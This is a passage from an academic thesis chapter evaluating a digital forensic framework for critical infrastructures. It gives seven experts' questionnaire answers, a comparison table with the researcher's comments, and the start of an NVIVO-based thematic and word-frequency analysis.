Q11: What are the areas of improvements you think they are needed?	Getting more results in different environments to test its capability in a wider domain.
Q12: Are there any amendments required?	At this stage, no.
Q13: What are the strengthens and weaknesses of the system?	Strengthens: adaptability, and efficiency. Weakness: in the future, more results would be great to be obtained.
Q14: Do you think this framework is completed?	Yes.

6.1.3.4 Expert 4

Expert 4 has more than 12 years of deep knowledge in ethical hacking including penetration testing and conducting vulnerability assessments. His expertise against critical infrastructures protection is grounded in industry, according to his work in the energy sector. Also, he worked as cyber security specialist for five years in a multinational bank. He is an active penetration tester, conducting security assessments to test defensive techniques against cyber-attacks. Expert 4 has welcomed the opportunity to be a part of the assessment process for the proposed system and answer the questions reported in the table 6.6.

Table 6.6: Expert 4 Answers to the Questions Requested

Questions	Answers
Q1: From your experience, how effective this system would be in industry in terms of digital forensic investigations in critical infrastructures?	This system can be implemented as a guideline. This would be useful for directing the way of digital forensic investigator and prioritizing the essential processes in critical infrastructures.
Q2: Do you think the metrics provided are suitable and supporti ve to control appropriate mitigation procedures?	This level is satisfactory. It is important to be flexible to add more in the future.
Q3: Are the processes identified to build the system structurally match what you see?	Yes.
Q4: Do you think the Framework are effective in detecting system vulnerabilities?	Yes, it is very useful for digital forensic investigators to have a step ahead of identifying potential vulnerabilities.
Q5: Do you think the system are effective in tracing criminals?	Yes. Reconnaissance and foot-printing are available features in link analysis phase. features structured in Hadoop are helpful and effective.

Questions	Answers
Q6: Do you think this system would be a great assist in real-world cases?	Yes.
Q7: Is there any difficulty encountered while using it and how easy it?	No.
Q8: How much time did you take to go through all components?	45 minutes to get familiar with steps and procedures of the proposed system. Adoption is confirmed.
Q9: Do you think instructions provided have been written clearly?	Yes.
Q10: How widely this proposed system can be adopted in industry?	I found it comprehensive. It can be adopted in industry based on the features provided.
Q11: What are the areas of improvements you think they are needed?	Adding several processes to record activities into a database for future use.
Q12: Are there any amendments required?	Not at present.
Q13: What are the strengthens and weaknesses of the system?	Strength: Cost-effective Weakness: need to record results into a database.

Questions	Answers
Q14: Do you think this framework is completed?	Yes, the framework is complete. Testing the framework into real systems would give more accurate results for future amendments.

6.1.3.5 Expert 5

Expert 5 has more than 15 years of deep familiarity in information security management including penetration testing and conducting security assessments. His expertise against complex systems is established in industry. Correspondingly, he worked as information security officer for five years. He is an active penetration tester conducting security assessments to test defensive techniques against cyber-attacks. Expert 5 has welcomed the opportunity to be a part of the assessment process for the proposed system and answer the questions reported in the table 6.7.

Table 6.7: Expert 5 Answers to the Questions Requested

Questions	Answers
Q1: From your experience, how effective this system would be in industry in terms of digital forensic investigations in critical infrastructures?	This system is integrated and efficient in controlled environments that have multilayer systems.
Q2: Do you think the metrics provided are suitable and supporti ve to control appropriate mitigation procedures?	Yes, they are suitable and supportive. Endpoints re defined properly.
Q3: Are the processes identified to build the	Yes.

Questions	Answers
system structurally match what you see?	
Q4: Do you think the Framework are effective in detecting system vulnerabilities?	Yes, it is effective. Physical and remote data acquisition are a good combination for obtaining better outcomes.
Q5: Do you think the system are effective in tracing criminals?	Yes. Remote data acquisition provided by link analysis is a great assist in tracing criminals.
Q6: Do you think this system would be a great assist in real-world cases?	Yes.
Q7: Is there any difficulty encountered while using it and how easy it?	No. The system is easy to follow.
Q8: How much time did you take to go through all components?	30 minutes is enough to get into the system.
Q9: Do you think instructions provided have been written clearly?	Yes.
Q10: How widely this proposed system can be adopted in industry?	Features and options can be an advantage for both penetration testers and digital forensic examiners.
Q11: What are the areas of improvements	Procedure to store all testing's results for a period of time.

Questions	Answers
you think they are needed?	
Q12: Are there any amendments required?	No. adding a separate database in the future.
Q13: What are the strengthens and weaknesses of the system?	Strength: critical – multilayer functions. Weakness: system needs to be customized specifically to each environment.
Q14: Do you think this framework is completed?	Yes, the framework is complete. If the framework is tested package of application, it would be more beneficial.

6.1.3.6 Expert 6

Exp6 has 10 years of penetration testing in industrial control systems as a cyber security consultant. His extensive knowledge against critical infrastructures is established in industry. Respectively, he worked in cyber operations for 6 years. He is experienced in conducting penetration testing for identifying vulnerabilities and protect critical systems against cyber-attacks. Expert 6 has agreed to be a part of the expert assessment process for the proposed system (framework) and answer the questions reported in the table 6.8.

Table 6.8: Expert 6 Answers to the Questions Requested

Questions	Answers
Q1: From your experience, how effective this system would be in industry in terms of digital forensic investigations in critical infrastructures?	Critical Infrastructures require a new approach to obtain live forensic evidence. The proposed system has the capability to be implemented in industry to conduct digital forensic investigations. Implementing penetration testing to perform digital forensic investigations is an innovative idea, but it requires written approvals before it starts.
Q2: Do you think the metrics provided are	General answer is yes, but it depends from environment to another. It might be required to have

Questions	Answers
suitable and supporti ve to control appropriate mitigation procedures?	customized ones for particular systems to support mitigation procedures with appropriate tools.
Q3: Are the processes identified to build the system structurally match what you see?	The processes are structured properly, since the incident was triggered until the presentation of the evidence. Then the answer would be yes, until new change comes up in the future.
Q4: Do you think the Framework are effective in detecting system vulnerabilities?	Yes. Implementing different approaches to obtain digital evidence can also inspire to add more processes to detect vulnerabilities before hacker does.
Q5: Do you think the system are effective in tracing criminals?	"Timeline, Artefact and Link Analysis" processes are providing the necessary support to forensic examiners. New approaches might be adopted in the future.
Q6: Do you think this system would be a great assist in real-world cases?	Yes, it would be. After testing it in a controlled environment, it can be possible for it to be implemented in real-world cases.
Q7: Is there any difficulty encountered while using it and how easy it?	Procedures were straightforward to identify.
Q8: How much time did you take to go through all components?	120 minutes to go understand the functions of all components.

Questions	Answers
Q9: Do you think instructions provided have been written clearly?	Yes, they are clear to understand and follow. The way of explaining how the framework works was a great assist.
Q10: How widely this proposed system can be adopted in industry?	After testing this system in a controlled environment, it can be accepted in industry.
Q11: What are the areas of improvements you think they are needed?	Areas of improvements in the future would be adopting additional tools for data acquisition for more results. In addition to that, data filtration needs to be identified to avoid collision of unwanted data.
Q12: Are there any amendments required?	Yes. data filtration needs to be identified in the examination stage during the process.
Q13: What are the strengthens and weaknesses of the system?	Implementing different ways to acquire the data in critical systems. Getting heaps of data without identifying filtration process.
Q14: Do you think this framework is completed?	After identifying the data filtration feature, the framework would be ready and complete to be adopted into industry.

6.1.3.7 Expert 7

Exp7 has 10 years of experience in digital forensics investigations for the government. His in-depth understanding in examining and analysing digital evidence have helped me to identify what needs to be added for completing my proposed framework. He is working in digital forensics and specialised in criminal cases. He has a history of successful digital forensic cases, which have been conducted by him. Expert 7 has agreed to be a part of the expert assessment process for the proposed system (framework) and answer the questions reported in the table 6.9.

Table 6.9: Expert 7 Answers to the Questions Requested

Questions	Answers
Q1: From your experience, how effective this system would be in industry in terms of digital forensic investigations in critical infrastructures?	It is a good start to consider different systems of an infrastructure in one framework to involve traditional and creative digital forensic technicalities in complex systems. The proposed framework can be implemented and accepted in industry, as it is designed in a systematic way to ensure the reliability of results.
Q2: Do you think the metrics provided are suitable and supporti ve to control appropriate mitigation procedures?	Yes, they are suitable to support and control mitigation processes. The metrics are arranged in a way that suits most critical systems, specifically, Environmental Monitoring Applications to cope with IoT systems.
Q3: Are the processes identified to build the system structurally match what you see?	Yes. The processes have been set in order to ensure the sequence of particular stages is preserved.
Q4: Do you think the Framework are effective in detecting system vulnerabilities?	Yes. Search & Data Collection and Initial Assessment processes offer techniques to identify potential vulnerable machines and begin with data acquisition process to prepare for the initial assessment. In the initial assessment, penetration testing along with live and dead acquisition would considerably support forensic investigators with essential information to detect vulnerabilities in the future.
Q5: Do you think the system are effective in tracing criminals?	Yes. The framework has a feature in data examination process to trace criminals. This can be done by

Questions	Answers
	conducting in-depth study of timeline, artefact, and link analysis.
Q6: Do you think this system would be a great assist in real-world cases?	Yes. The framework is capable of assisting forensic investigators in real-world cases.
Q7: Is there any difficulty encountered while using it and how easy it?	No. The framework was easy to understand.
Q8: How much time did you take to go through all components?	40 minutes.
Q9: Do you think instructions provided have been written clearly?	Yes, instructions provided have been clearly written to describe the forensic capabilities of the framework.
Q10: How widely this proposed system can be adopted in industry?	The framework is prepared for implementation in industry. My recommendation as usual is to test it in a testing environment before going live.
Q11: What are the areas of improvements you think they are needed?	Is there a process in the framework to handle/store digital evidence in the post-presentation phase? – To increase the responsiveness rates of the framework.
Q12: Are there any amendments required?	No.
Q13: What are the strengthens and weaknesses of the system?	The framework is capable of conducting digital forensic investigations in big data platform along with engineering workstations. Handling digital evidence

Questions	Answers
	in the post-presentation stage will enhance the responsiveness of future investigations.
Q14: Do you think this framework is completed?	Yes. The framework is completed.

6.1.4 Evaluations of Experts – Critical Reflection

According to the evaluation criteria and the relevant questions set in chapter 4 along with its answers in chapter 6, experts' evaluations have been put together for a critical analysis and assessed in table 6.10. Moreover, this section provides the changes proposed by the experts in section 6.1.5.

6.1.5 Proposed Changes

Based on the answers received from the chosen experts, some changes will be made to ensure the framework is working professionally. Iteration processes have identified for making sure that each stage is linked with its previous one. Data filtration feature has been added in the examination process to avoid collision of unwanted data. Also, secured storage server has been established to store all results for increasing the responsiveness rates of the framework.

The second stage of evaluation "thematic evaluation" is established to ensure that results are more understandable and accurate in terms of efficiency, ease of use, and control features for the framework. All recommended amendments raised by the experts have been set in the framework. Section 6.2 has presented the results for the thematic evaluation of the developed artefact.

Table 6.10: Evaluation of Experts – Critical Reflection

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
1	Q1: From your experience, how effective this system would be in industry in terms of digital forensic investigations in critical infrastructures?	The framework I have checked in a model version is very critical and has a high potential for real-world implementation. It has to be integrated within a critical infrastructure in order to understand its real benefits. Though, as a model I think that it obviously proves the	Framework can be more reliable with more control options.	Genuine and Controlling are the two features that the system has. This would make it successful to get into critical industry to conduct digital forensic investigations in critical infrastructures.	This system can be implemented as a guideline. This would be useful for directing the way of digital forensic investigator and prioritizing the essential processes in critical infrastructures.	This system is integrated and efficient in controlled environments that have multilayer systems.	Critical Infrastructures require a new approach to obtain live forensic evidence. The proposed system has the capability to be implemented in industry to conduct digital forensic investigations. Implementing penetration testing to perform digital forensic investigations is an innovative idea, but it requires written approvals before it starts.	It is a good start to consider to different systems of an infrastructure in one framework to involve traditional and creative digital forensic technicalities in complex systems. The proposed framework can be implemented and accepted in industry, as it designed in a systematic way to ensure the reliability of results.	Agreed to the experts' comments.

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
2	Q2: Do you think the metrics provided are suitable and supporti ve to control appropriate mitigation procedures?	Yes. Supplementary modifications can be made in future after experiencing more case scenarios. Though, at present it is sufficient.	The framework is a focused framework and guiding forensic examiners on digital forensic cases.	For forensic investigators, it would be helpful and supportive. Assistance might be required by systems administrators.	This level is satisfactory. It is important to be flexible to add more in the future.	Yes, they are suitable and supportive. Endpoints are defined properly.	General answer is yes, but it depends from environment to another. It might be required to have customized ones for particular systems to support mitigation procedures with appropriate tools.	Yes, they are suitable to support and control mitigation processes. The metrics are arranged in a way that suits most critical systems, specifically, Environmental monitoring applications of the IoT.	Metrics are adequate and sufficient. Some amendments can be made in the future.

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
3	Q3: Are the processes identified to build the system structurally match what you see?	Yes. It is efficient for digital forensic investigators and penetration testers.	Yes.	Yes.	Yes.	Yes.	The processes are structured properly, since the incident is triggered until the presentation of the evidence. Then the answer would be yes, until new change comes up in the future.	Yes. The processes have been set in order to ensure the sequence of particular stages is preserved.	

4	Q4: Do you think the Framework are effective in detecting system vulnerabilities?	Yes, it offers different techniques for detecting possible vulnerabilities as well as preventing future attacks.	Yes. It provides features for identifying possible vulnerabilities using remote data acquisition by performing penetration testing to prevent cyber-attacks.	Yes, it is. Remote data acquision option provided can be a great feature for deep analysis.	Yes, it is very useful for digital forensic investigators to have a step ahead of identifying potential vulnerabilities.	Yes, it is effective. Physical & remote data acquisition are a good combination for obtaining better outcomes.	Yes. Implementing different approaches to obtain digital evidence can also inspire to add more processes to detect vulnerabilities before hacker does.	Yes. Search & Data Collection and Initial Assessment processes offer techniques to identify potential vulnerable machines and begin with data acquisition process to prepare for the initial assessment. In the initial assessment, penetration testing along with live and dead acquisition would considerably support forensic investigators with essential information to detect vulnerabilities in the future.	

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
5	Q5: Do you think the system are effective in tracing criminals?	Yes, tracing criminal is an active feature made through link analysis stage. I think this one impressive features forensic examiners would like to use.	Link analysis phase is the layer where cyber-crimes can be traced effectively – provide descriptive data.	Yes, large volumes of data can be acquired by link analysis stage to trace suspected persons.	Yes. Reconnaissance and foot-printing are available features in link analysis phase. features structured in Hadoop are helpful and effective.	Yes. Remote data acquisition provided by link analysis is a great assist in tracing criminals.	"Timeline, Artefact and Link Analysis" processes are providing the necessary support to forensic examiners. New approaches might be adopted in the future.	Yes. The framework has a feature in data examination process to trace criminal. This can be done by conducting in-depth study of timeline, artefact, and link analysis.	

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
6	Q6: Do you think this system would be a great assist in real-world cases?	Yes, it shows a high level of applicability into real-world cases.	Yes.	Yes.	Yes.	Yes.	Yes, it would be. After testing it in a controlled environment, it can be possible for it to be implemented in real-world cases.	Yes. The framework is capable of assisting forensic investigators in real-world cases.	
7	Q7: Is there any difficulty encountered while using it and how easy it?	No, it was very easy to go through. Difficulty comes without having the manual read before start implementation.	No, easy to use.	No	No.	No. The system is easy to follow.	Procedures were straightforward to identify.	No. The framework was easy to understand.	

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
8	Q8: How much time did you take to go through all components?	It took 30 minutes from me to go through all components.	60 minutes to get familiar with the manual and the components.	Two hours to get everything sorted out.	45 minutes to get familiar with steps and procedures of the proposed system. Adoption is	30 minutes is enough to get into the system.	120 minutes to go understand the functions of all components.	40 minutes.	
9	Q9: Do you think instructions provided have been written clearly?	Yes, the instructions set are easy to understand and follow.	Yes.	Yes.	Yes.	Yes.	Yes, they are clear to understand and follow. The way of explaining how the framework works was a great assist.	Yes, instructions provided have been clearly written to describe the forensic capabilities of the framework.	

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
10	Q10: How widely this proposed system can be adopted in industry?	It has to be combined within complex systems in order to recognize its real assistances. However, as a system, I think that it obviously proves its capability to be adopted critically in industry.	Can be adopted.	With some features to be added, it can be adopted.	I found it comprehensive. It can be adopted in industry based on the features provided.	Features and options can be an advantage for both pen testers and digital forensic examiners.	After testing this system in a controlled environment, it can be accepted in industry.	The framework is ready for implementation in industry. My recommendation as usual is to test it in a testing environment before going live.	

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
11	Q11: What are the areas of improvements you think they are needed?	Reliable techniques for system protection against spying activities to maintain the confidentiality of how this framework works.	Implemented against real systems for further results in order to identify areas of improvements in the future.	Getting more results in different environments to test its capability in a wider domain.	Adding several processes to record activities into a database for future use.	procedure to store all testing's results for a period of time.	Areas of improvements in the future would be adopting additional tools for data acquisition for more results. In addition to that, data filtration needs to be identified to avoid collision of unwanted data.	Is there a process in the framework to handle/store digital evidence in the post-presentation phase? – To increase the responsiveness rates of the framework.	Agreed with the comments to create a procedure to store the data for a period of time and perform data filtration.

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
12	Q12: Are there any amendments required?	There are no modifications required at the moment.	Initially no.	At this stage, no.	Not at present.	No, adding a separate database in the future.	Yes. data filtration needs to be identified during the process.	No.	Agreed to make the data filtration
13	Q13: What are the strengthens and weaknesses of the system?	Ready for commercial implementation. Reliable for tracing criminals. Some modifications to be made in the future for framework protection and control features.	- Simple and effective - Need to be implemented against real systems.	Strengthens: adaptability, and efficiency. Weakness: in the future, more results would be great to be obtained.	Strength: Cost-effective Weakness: need to record results into a database.	Strength: critical –multilayer functions. Weakness: system needs to be customized specifically to each environment.	- Implementing different ways to acquire the data in critical systems. - Getting heaps of data without identifying filtration process.	The framework is capable of conducting digital forensic investigations in big data platform along with engineering workstations. Handling digital evidence in the post-presentation stage will enhance the responsiveness of future investigations.	

No	Questions	Expert 1 Answers	Expert 2 Answers	Expert 3 Answers	Expert 4 Answers	Expert 5 Answers	Expert 6 Answers	Expert 7 Answers	Researcher's Comment
14	Q14: Do you think this framework is completed ?	The framework presented here is a proof of concept. However, some control features to be adjusted.	Framework is completed theoretically.	Yes.	Yes, the framework is completed. Testing the framework into real systems would give more accurate results for future	Yes, the framework is complete. If the framework is tested package of application, it would be more beneficial.	After identifying the data filtration procedure, the framework would be ready and complete to be adopted into industry.	Yes. The framework is completed.	

6.2 THEMATIC EVALUATION

The objective of qualitative research is getting at issues or specific circumstances by examining the points of view. It requires the observing of the general population in various circumstances and noting the way they act. To achieve this, qualitative research is involved in regular settings and utilizes information in the type of words, pictures and so on, instead of numbers (Kaplan, & Maxwell, 2005). Qualitative information is accumulated from perceptions, meetings, and reports, and are investigated by an assortment of methods. This methodology is valuable in understanding procedures, and in encouraging activity dependent on the exploration results. Qualitative techniques are essentially inductive. Speculations are created amid the examination in order to consider what is being found out about the setting and the general population in it.

For qualitative data investigation, Denscombe (2010) referenced guidelines for qualitative information examination. The implementing of guidelines will result in increasingly proficient results. The main standard is to put minimal different and general crude data into a brief structure. It could accomplish by sorting out oral reports and composing the information into diagrams and tables. This gives the researcher the chance to distinguish, think about and decide which information upon which to centre attention. The second rule is to make the connection between the examination goals and the report clear. The third guideline proposes that one ought to finish up by building a model and additionally improving the applied premise of the exploration.

Thematic Analysis is a type of subjective investigation. It is utilized to investigate groupings and present themes (designs) that identify with the information. It shows the information in extraordinary detail and manages assorted subjects by means of translations (Boyatzis, 1998). Thematic Analysis is viewed as the most fitting for any investigation that tries to utilize understandings. It gives a deliberate component to information examination. It enables the researcher to relate an examination of the recurrence of a subject with one of the bigger picture. This will give precision and unpredictability and improve the examination scope. Subjective research requires comprehension and gathering different viewpoints and information. Thematic Analysis offers a chance to comprehend the capability of any issue more generally (Marks and Yardley 2004).

Thematic Analysis enables the researcher to decide exactly the connections among ideas and think about them with the reproduced information. By utilizing, Thematic investigation there is the likelihood to interface the different ideas and feelings of the participants and contrast these and the information that has been assembled in various circumstance at various times amid the undertaking.


Both Leximancer and NVIVO are two generally acknowledged qualitative data investigation tools. NVIVO is intended for qualitative researchers working with exceptionally rich content based as well as mixed media data, and where profound dimensions of examination on little or extensive volumes of information are required. In addition, NVIVO is utilized prevalently by scholastic, government, wellbeing and business researchers in different fields, including crime scene investigation. Likewise, NVIVO has useful features, for example:

- Its capacity to infer the principle ideas inside content and their relative significance
- Its capacity to recognize the centrality of ideas
- Its capacity to help with applying grounded hypothesis investigation to printed datasets
- Its capacity to aid outwardly investigating literary data for related subjects. This section gives the artefact thematic evaluation results based on the critical analysis conducted by NVIVO.

6.2.1 Dataset Preparation

To adequately and completely dissect the gathered information – criticism in feedback was processed for the Corrective Digital Forensic Framework for Critical Infrastructures. The content was then ordered into three regions for further investigation, which are "Objective", "Working Environment" and "Functionality of Artefact". "Objective" is to investigate whether the framework has accomplished its plan objective which is to propose a high precise and practical strategy. "Working Environment" is to examine whether the framework has been predictable with associations. "Functionality of Artefact" is to break down the artefact’s dynamic of tasks and its functionalities. Each one of these three areas are partitioned into smaller areas of prospects for top-to-bottom investigation. For instance, "Objective" is partitioned into two areas for prospects of "Superiority" and "Compatibility". "Working Environment" is separated into the smaller regions of prospects of "Correctness" and "Helpfulness”. Functionality of Artefact "is partitioned to "Productivity".

To set up the informational index for utilizing NVIVO to direct thematic analysis, the prior master assessment criticism is utilized, ordered and referenced for every hub gained from Table 4.7 in Section 4.5.2. In this way, the created artefact can be assessed and progressively sorted out for its qualities. Further, every assessment question is planned as a hub which contains smaller hubs referenced by every master's response for the inquiry. After the dataset is entered, enquiry procedures are utilized to guarantee the examination will be directed altogether. Figure 6.1 shows how the gathered dataset is sorted, referenced and organized for thematic investigation utilizing NVIVO.



Name	Codes	References
NVIVO Analysis	40	130

2	Q2: Do you think the metrics provided are suitable and supportive to control appropriate mitigation procedures?	Yes. Supplementary modi fications can be made in future after experiencing more case scenarios. Though, at present it is sufficient.	The framework is a focused framework and guiding forensic examiners on digital forensic cases.	For forensic investigators, it would be helpful and supportive. Assistance might be required by systems administrators.	This level is satisfactory. It is important to be flexible to add more in the future.	Yes, they are suitable and supportive. Endpoints are defined properly.	Metrics are adequate and sufficient. Some amendments can be made in the future.
3	Q3: Are the processes identified to build the system structurally match what	Yes. It is efficient for digital forensic investigators and penetration testers	Yes.	Yes.	Yes.	Yes.	


Figure 6.1: NVIVO Dataset Analysis

6.2.2 Word Frequency Analysis Results

Word frequency queries in NVIVO gives a rundown of the most regularly occurring words or ideas of the referenced material. This can help the analyst not just in recognizing conceivable topics, especially in the beginning periods of the task; but in also in finding the most continuous words occurring in specific reference material. The default setting of word recurrence questions is 1000. The referenced material is a MS Word archive containing questions and replies from the master assessment and feedback. In this way, it is trusted that the main 25 word recurrence will give a progressively significant and quick outcome. Likewise, NVIVO enables the client to seek word recurrence by "exact matching", "stemmed word", "synonyms words", "specialization" and "generalization". Thinking about the reality of the size, organization and complicity of referenced material shapes selection. Both "exact matching", "stemmed word", and "synonyms words" are considered to be adequate for investigating word recurrence in this examination. Figure 6.2, 6.3, and 6.4 show the details of the best 25 words frequency from master evaluation in "exact matching", "stemmed word", and "synonyms".

Both the outcomes demonstrate that the most shown word from master evaluation is "yes" which shows up 42 times. 7 out 14 questions are theme inquiries or general inquiries (yes-no inquiries). The way that "yes" shows up most of the time demonstrates that despite the fact that every one of the specialists gives suggestions to improve the artefact, but all specialists give positive affirmation to the artefact. Subsequently, it affirms that by and large the design has accomplished its structured reason and objective.

Both "features" and "real" happen on the highest point of the rundown at number 6 and 8 on the "exact matching word" list. Both of them show up multiple times. Then again, "feature" is positioned number 6 and shows up 15 times; "adopted" is positioned number 17 and showed up 9 times on the "stemmed" word list. "support" is positioned number 7 and shows up 19 times on the "synonyms" word list. This additionally demonstrates another positive input from the specialists. In general, the structure is considered as powerful and supportive.



Word Frequency Criteria

Search in Files & Externals | Selected Items... | Selected Folders...

